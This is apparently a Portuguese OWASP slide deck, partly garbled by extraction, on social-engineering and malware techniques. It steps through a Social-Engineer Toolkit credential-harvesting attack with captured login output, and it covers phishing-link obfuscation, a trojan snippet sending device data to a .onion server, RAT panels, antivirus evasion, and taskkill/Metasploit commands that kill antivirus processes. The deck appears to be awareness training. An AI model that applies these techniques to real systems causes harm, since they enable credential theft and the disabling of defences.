
Buscando alvos na “wan” :)



OWASP

The Open Web Application Security Project

Em ambientes WIFI e por que não um Driving ? :)



● Service: ON

visitantes entos
VSW-PMZ-A

PTP-PMZ-PAIAGUAS

meleca 17 C

di WiFi Fon NAL

rflasa

PH 9956-5321 +

di WiFi Fon

TELMA 3-6120 \$

LOCAL-NSAP-W-G

PRT2880_API-F

#RonD04#

ALVORADA-BILINK

PH 9956-5321 @

\$404-0299

HP-Print-41-LaserJet 1102

Marcot

di WiFi Fon

The Social-Engineer Toolkit (SET)



SET é um conjunto de script escrito em python para ataques de engenharia social em grande escala, sendo muito utilizada em conferencias em todo mundo como Blackhat, DerbyCon, Defcon, e ShmooCon.

SET realmente é uma ferramenta que automatiza todo este processo e publicação das paginas ou certificados falsos apresentados pelos atacantes , onde um dos grandes problemas continua sendo esconder o endereço de ip original do atacante.

Fonte: <https://github.com/trustedsec/social-engineer-toolkit>



TRUSTEDSEC
INFORMATION SECURITY MADE SIMPLE

UPDATE

SOCIAL ENGINEER TOOLKIT

The Social-Engineer Toolkit (SET)



SET

```
--]      The Social-Engineer Toolkit (SET)      [---]
--]      Created by: David Kennedy (ReL1K)      [---]
--]              Version: 6.5                  [---]
--]              Codename: 'Mr. Robot'          [---]
--]      Follow us on Twitter: @TrustedSec      [---]
--]      Follow me on Twitter: @HackingDave    [---]
--]      Homepage: https://www.trustedsec.com  [---]
```

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

elect from the menu:

- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About
- 99) Exit the Social-Engineer Toolkit

The Social-Engineer Toolkit (SET)



OWASP

Dentro da Ferramenta possui as seguintes vertentes de ataque.

The Open Web Application Security Project

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules
- 99) Return back to the main menu.

Vamos utilizar a opção 2 do menu Acima.

The Social-Engineer Toolkit (SET)

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method
- 99) Return to Main Menu

Iremos selecionar a opção 3 (Sequestro de Credenciais)



OWASP

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
```

Neste passo iremos escolher a opção 1 / inserir endereço de ip do servidor onde esta sua pagina “falsa” em nosso caso selecionei opção google.com

The Social-Engineer Toolkit (SET)

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.106
```

1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo

```
set:webattack> Select a template:2
```

```
[*] Cloning the website: http://www.google.com
```

```
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] Apache is set to ON - everything will be placed in your web root directory of a pache.
```

```
[*] Files will be written out to the root directory of apache.
```

```
[*] ALL files are within your Apache directory since you specified it to ON.
```

```
Apache webserver is set to ON. Copying over PHP file to the website.
```

```
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
```

```
Feel free to customize post.php in the /var/www/html directory
```

```
[*] All files have been copied to /var/www/html
```

```
{Press return to continue}
```


Neste passo nossa engenharia já deve estar hospedada e criado arquivo de leitura das senhas e logins dos alvos enviados por ip.

The Social-Engineer Toolkit (SET)

```
oliverkall@sentinela /var/www/html/kembolle $ cat harvester 2015-10-18\ 17\15\19.686532.txt
```

```
Array  
(  
  [GALX] => SJLckfgaqoM  
  [continue] => https://accounts.google.com  
Wm\RSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxn  
  [service] => lso  
  [dsh] => -7381887106725792428  
  [_utf8] => 0  
  [bgresponse] => js_disabled  
  [pstMsg] => 1  
  [dnConn] =>  
  [checkConnection] =>  
  [checkedDomains] => youtube  
  [Email] => kembolleoliveira@gmail.com  
  [Passwd] => testel23  
  [signIn] => Sign in  
  [PersistentCookie] => yes  
)  
oliverkall@sentinela /var/www/html/kembolle $
```

The Soc



URL Obfuscation



OWASP

The Open Web Application Security Project

Ocultar URL's é importante para bypassar mente humana das pessoas desprovidas do conhecimento em computação, obfuscar um caminho de URL é técnica antiga tendo em vista que provedores identificam com certa facilidade

Bit.ly

É o serviço que nós do Link usamos, no nosso Twitter. Após um cadastro, você tem acesso ao número de cliques que seu link recebeu e até mesmo de que local do mundo eles vieram. Há como saber também quem mais encurtou o mesmo link que você. O site ainda oferece aplicativos para o Firefox e para celulares.

Migre.me

O mais popular site de compressão brasileiro. Permite que você consulte links suspeitos, para não cair na armadilha dos crackers. A única desvantagem é que você não pode acompanhar os cliques de todos os seus posts. Apenas os tweets mais populares têm esse privilégio, em um ranking na página principal.

TinyURL

Pioneiro, hoje o TinyUrl perdeu espaço. Além de comprimir seu link, você pode personalizá-lo. Possui bookmarklet, para você guardar seus endereços favoritos.

Notlong

No Notlong, você pode acompanhar as estatísticas do seu Twitter e criar URLs personalizadas. Os serviços não diferem muito dos outros sites já apresentados.

Is.gd

Para quem precisa de mais espaço para escrever, o Is.gd é o ideal: gera micro-URLs. Também possui bookmarklet.

URL Obfuscation



Table 50: HTTP URL obfuscation types

Encoding type	Example
No encoding	<code>http://www.example.com/cgi.bin/</code>
Decimal encoding	<code>http://www.example.com/'gi.bin/</code>
URL encoding	<code>http://www.example.com/%43%47%49%2E%42%49%4E%2F</code>
ANSI encoding	<code>http://www.example.com/%u0063%u0067%u0069%u002E%u0062%u0069%u006E/</code>
Directory traversal	<code>http://www.example.com/cgi.bin/test/../</code>



HackBar 1.6.3.1-signed

por [Johan Adriaans](#), [Pedro Laguna](#)

Simple security audit / Penetration test tool.

[+ Adicionar ao Firefox](#)

<https://addons.mozilla.org/pt-br/firefox/addon/hackbar/>



OWASP

O QR code é utilizado por várias indústrias, como revistas e propagandas, e esse código é utilizado para armazenar URLs que depois são direcionadas para um site, hot site, vídeo, etc. O QR code também pode ser facilmente escaneado por qualquer celular moderno, onde existem aplicativos específicos que tem a capacidade de ler o link e levar o cliente em potencial para o site que a empresa quer.

Neste Exemplo Iremos utilizar também o SET.

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules
- 99) Return back to the main menu.

Pescando por Qrcode (H)*



Hum...mas meu Iphone é Seguro?



Obvio que não, a maioria dos dispositivos possuem vulnerabilidades , com a apple com certeza não seria diferente, falando em línguas claras, o maior problema esta no usuário e não as arquiteturas nos dispositivos.

Hum...mas meu Iphone é Seguro?

Security updates

Name and information link	Available for	Release date
Keynote 6.6, Pages 5.6, Numbers 3.6, iWork for iOS 2.6	OS X Yosemite v10.10.4 or later, iOS 8.4 or later	15 Oct 2015
OS X El Capitan 10.11	Mac OS X v10.6.8 and later	30 Sept 2015
Safari 9	OS X Mavericks v10.9.5, OS X Yosemite v10.10.5, and OS X El Capitan v10.11	30 Sept 2015
iOS 9.0.2	iPhone 4s and later, iPod touch (5th generation) and later, iPad 2 and later	30 Sept 2015
watchOS 2	Apple Watch Sport, Apple Watch, and Apple Watch Edition	21 Sept 2015
OS X Server v5.0.3	OS X Yosemite v10.10.5 or later	16 Sept 2015
iTunes 12.3	Windows 7 and later	16 Sept 2015
Xcode 7.0	OS X Yosemite v10.10.4 or later	16 Sept 2015

Hum...mas meu Iphone é Seguro?



21/09/2015 15h36 - Atualizado em 21/09/2015 15h36

Apple remove 300 aplicativos com vírus após ataque hacker a App Store



por **PAULO ALVES**
Para o TechTudo



FACEBOOK



TWITTER



A **Apple** removeu mais de 300 aplicativos infectados com códigos maliciosos da **App Store** nesta segunda-feira (21). Foi o primeiro grande ataque hacker à loja oficial para dispositivos **iOS** - como os novos **iPhone 6S** e **iPhone 6S Plus**. A infecção por vírus, que afetou apps populares, como WeChat e CamScanner, roubava dados dos usuários.

<http://www.techtudo.com.br/noticias/noticia/2015/09/apple-remove-300-aplicativos-com-virus-apos-ataque-hacker-app-store.html>


Hum...mas meu Iphone é Seguro?

Tech

New iOS 9 exploit exposes your photos and contacts

By Mike Wehner

Sep 24, 2015, 1:14pm CT



Daily Dot Tech

Follow


People have been coming up with creative ways to sneak around the [iOS](#) lock screen for years, and even as [Apple](#) squashes each new exploit that comes along, new ones seem to spawn. The latest, which remains an open window in iOS 9.0.1, can give anyone access to the photos, contacts, and other information on your [iPhone](#) or [iPad](#) in as little as 30 seconds.

<http://lifehacker.com/ios-9-lock-screen-exploit-gives-evildoers-access-to-you-1732811435>

Hum...mas meu Iphone é Seguro?

Malware, in my iOS? Unpossible!

As you've no doubt heard, Apple's operating systems — especially iOS — tend to be rather secure. Malware for iOS is almost unheard of, and the number of high-profile OS X exploits can be measured on one hand (the **Flashback botnet** is one of the only big examples in recent memory). The good news is, WireLurker doesn't seem to exploit a new zero-day vulnerability — rather, you need to follow a fairly long series of unfortunate events to become infected.



Fonte: <http://www.extremetech.com/extreme/193673-wirelurker-a-new-breed-of-ios-and-os-x-malware-that-has-infected-thousands>

Hum...mas meu android é Seguro?



O
The C



Obvio que não, a maioria dos dispositivos android também possuem suas vulnerabilidades e não são poucas.!!! “ A vulnerabilidade Stagefright Bug 2.0 pode ser acionado (vetores de ataque) por:
Página da Internet // Man-in-the-middle Ataque // De terceiros media player
Aplicativos de mensagens instantâneas //

"Além disso, o atacante ganha uma posição, a partir do qual eles poderiam conduzir ataques de elevação de privilégios mais locais e assumir o controle total do dispositivo", disse Zimperium."

Fonte: <http://thehackernews.com/2015/10/android-stagefright-vulnerability.html>

Stagefright é o nome coletivo para um grupo de bugs de software que afetam as versões 2.2 ("Froyo") e mais recente do sistema operacional Android, permitindo que um invasor para executar operações arbitrárias no dispositivo vítima até a execução remota de código e de elevação de privilégios.

Hum...mas meu android é Seguro?



Stagefright é o nome coletivo para um grupo de bugs de software que afetam as versões 2.2 ("Froyo") e mais recente do sistema operacional Android, permitindo que um atacante possa executar operações arbitrárias no dispositivo vítima até a execução remota de código e de elevação de privilégios.

The screenshot shows the Google Play Store interface for the "Stagefright Detector" app by Zimperium INC. The app is categorized under "Tools" and has a rating of 4.5 stars from 8,959 reviews. A green "L" icon indicates it's for kids. A red warning icon states "You don't have any devices". There are buttons for "Add to Wishlist" and "Install". Below the app card, there are two video thumbnails. The left video is titled "Stagefright demo" and shows a terminal window with exploit code, credited to Joshua Jduck Drake and Georg Wicherski. The right video is a preview of the app's interface, showing the title "Stagefright Detector" and a "BEGIN ANALYSIS" button.

Hum...mas meu android é Seguro?

Android 5.x Lockscreen Bypass (CVE-2015-3860)

Posted on [September 15, 2015](#) by [igor](#) — [15 Comments](#) ↓

A vulnerability exists in Android 5.x <= 5.1.1 (before build LMY48M) that allows an attacker to crash the lockscreen and gain full access to a locked device, even if encryption is enabled on the device. By manipulating a sufficiently large string in the password field when the camera app is active an attacker is able to destabilize the lockscreen, causing it to crash to the home screen. At this point arbitrary applications can be run or adb developer access can be enabled to gain full access to the device and expose any data contained therein.

[September 2015: Elevation of Privilege Vulnerability in Lockscreen \(CVE-2015-3860\)](#)

The attack requires the following criteria:

- Attacker must have physical access to the device
- User must have a password set (pattern / pin configurations do not appear to be exploitable)

<http://sites.utexas.edu/iso/2015/09/15/android-5-lockscreen-bypass/>

Hum...mas meu android é Seguro?



OWASP

The Open Web Application Security Project

Stagefright é o nome coletivo para um grupo de bugs de software que afetam as versões 2.2 ("Froyo") e mais recente do sistema operacional Android, permitindo que um invasor para executar operações arbitrárias no dispositivo vítima até a execução remota de código e de elevação de privilégios.

Stagefright Detector

Zimperium INC. Tools

★★★★★ 8,959

You don't have any devices

Add to Wishlist

Install

Stagefright demo

research and exploit by Joshua Jduck Drake

Video by Joshua Jduck Drake

ROP-Pivot by Georg Wicherski

Stagefright Detector

This tool will check if your device is susceptible to dangerous vulnerabilities in Android's Stagefright Multimedia Framework.

BEGIN ANALYSIS

https://play.google.com/store/apps/details?id=com.zimperium.stagefrightdetector&hl=pt_BR

First TOR-Based Android Malware Spotted by Kaspersky !

Filed under [ANDROID MALWARE](#), [BOTNET](#), [SECURITY](#), [SECURITY RESEARCH](#)

Researchers from Kaspersky have spotted Tor-based Andorid Malware in the wild. Hackers have started creating Android based Trojans in mass scale. A new mrthod of Windows Trojan malware is implemented under Android has been spreading lately. The Android based Trojan, who as a C & C uses the domain of pseudo-zone- Onion.

The Trojan uses the anonymous network Tor, built on a network of proxy servers. In addition to providing user anonymity, Tor allows you to post in the blast zone. Onion «anonymous» sites accessible only to Tor.



```
localJSONObject.put("type", "device check");
localJSONObject.put("phone number", Utils.getPhoneNumber(paramContext));
localJSONObject.put("country", Utils.getCountry(paramContext));
localJSONObject.put("imei", Utils.getCutIMEI(paramContext));
localJSONObject.put("model", Utils.getModel());
localJSONObject.put("os", Utils.getOS());
localJSONObject.put("client number", "1");
String str = localJSONObject.toString();
try
{
    if (send(paramContext, "http://ywwurw46taeep6ip.onion/", str).getStatusLine().getStatusCode() != 200) {
        throw new Exception();
    }
}
```

Home

Informations

```
- General informations :  
Phone number = 0000000000  
IMEI = 0000000000000000  
Country = us  
Operator (name) = Android  
Operator (code) = 000000  
SIM operator name = Android  
SIM operator code = 000000  
SIM country =us  
SIM serial =00000000000000000000
```

```
-----  
- Wifi informations :  
Is available = false  
Connected / connecting = false  
Extra info =null  
Reason = null
```

Refresh

Client options

Phones :

SMS :

Needed keywords :

Server IP :

Server Port : 9999

☐ Wait event to connect

Save configuration

Quick actions

Toast it

Duration:


Vibrate












Open url:

Browse it

Adwind RAT



Country	ID	External IP	Internal IP	User PC	S.O.	JRE Version	Version
 United ...	adwind_Volu...	192.168.1.1	192.168.1.1	Administrator	Windows ...	1.7.0-b147	v1.0

-  Windows
-  Linux
-  Mac
-  All O.S.
-  Fake Messages
-  Open URL
-  Screenshot
-  http D.o.S
-  File Manager
-  Download and Execute
-  Server





Adwind RAT v2.0

Remote Administration Tool



Luke Filewalker

AVIRA

Avira Free Antivirus

? Ayuda

Estado: Se inicializa el programa.

Último objeto:

0%

Última detección:

Información de virus

Ficheros analizados:	0	Detecciones:	0
Directorios analizados:	0	Ficheros sospechosos:	0
Archivos analizados:	0	Advertencias:	0
Tiempo requerido:	0	Objetos analizados:	0
Analizado hasta el momento:	0	Objetos ocultos:	0

Detener

Pausa

	Memory Ram	JRE Version	Port	Version
x86	894 MB	1.7.0_21-b11	1234	v2.0
x86	2047 MB	1.7.0_21-b11	1234	v2.0
x86	959 MB	1.7.0_13-b20	1234	v2.0
x86	1022 MB	1.6.0_03-b05	1234	v2.0
x86	4095 MB	1.7.0_21-b11	1234	v2.0
x86	3950 MB	1.6.0_20-b02	1234	v2.0
x8...	8192 MB	1.6.0_45-b06-451-11M4406	1234	v2.0
nd64	3838 MB	1.8.0-aa-b20	1234	v1.3
x86	1644 MB	1.7.0_13-b20	1234	v2.0
x86	4008 MB	1.7.0_21-b11	1234	v2.0

16



GETTING BROWSER HISTORY
AND BOOKMARKS

GETTING USER ACCOUNTS
AND CONTACTS

SENDING TEXTS

RECORDING CALLS

Dendroid é Um RAT HTTP Que É comercializado Como Sendo transparente Para fazer uma interface de firmware e Usuário, tendão hum Painel sofisticado PHP, e Uma Aplicação Pacote massas APK. O ligante APK USADO POR dendróide Só Acontece um compartilhar Alguns liga PARA O autor original é fazer APK massas AndroRAT. De acordo com postagens em fóruns clandestinos, o vendedor oficial de dendroid é conhecido como "futebol". Os mercados vendedor dendroid como oferecer muitos recursos que nunca foram vistas antes e vem com suporte 24/7, tudo por uma vez fora pagamento de US \$ 300 a ser paga através de BTC, LTC, BTC-e, ou outros serviços. Alguns dos muitos recursos disponíveis incluem o seguinte:

Eliminar registros de chamadas // Ligue para um número de telefone //
Páginas abertas // Gravar chamadas e áudio.

Interceptar mensagens de texto // Pegue e fazer upload de fotos e vídeos //
Abra um aplicativo.

Iniciar uma inundação de HTTP (DoS) por um período de tempo // Altere a-comando e controle (C & C) do servidor.

Ops! Meu Antivírus “Faio”



OWASP

The Open Web Application Security Project



È um conjunto de ferramentas de segurança que implementam diversos tipos de ataques com foco em driblar os antivírus. Ele é composto pelos módulos:

Veil-Evasion

Veil-Ordinance

Veil-Catapult

Veil-Pillage

PowerTools

<https://www.veil-framework.com/>



Adicionar exceções Política Anti-Virus

Uma técnica interessante em bypass de AV's de FW's é criar políticas de exceções nas regras destes bloqueadores, isso passa despercebido caso o “ usuario” tenha costume de scanear a estação de trabalho com frequencia.

Vantagem: Você não precisa desabilitar recurso do antivirus na estação de trabalho deixando a sensação de segurança sempre no “ ícone” a “ direita” .



Terminate Anti-Virus Processes and services

Matar processos “PAIS” que controlas os processos “filhos” do AV, auxilia na escalação de privilégio dentro do sistema, o próprio metasploit já possui um ótimo Módulo para realizar esta atividade.

Windows: Taskkill /F /IM avprocess.exe

Metasploit: Meterpreter script that kills all Antivirus processes

```
client.sys.process.get_processes().each do |x|
  if (avs.index(x['name'].downcase))
    print_status("Killing off #{x['name']}...")
    client.sys.process.kill(x['pid'])
  end
end
```

<https://github.com/rapid7/metasploit-framework/blob/master/scripts/meterpreter/killav.rb>

http://docs-legacy.fortinet.com/fos50hlp/50/index.html#page/FortiOS%25205.0%2520Help/protection_chapter.069.10.html

#

Ops! Meu Antivírus “Faio”

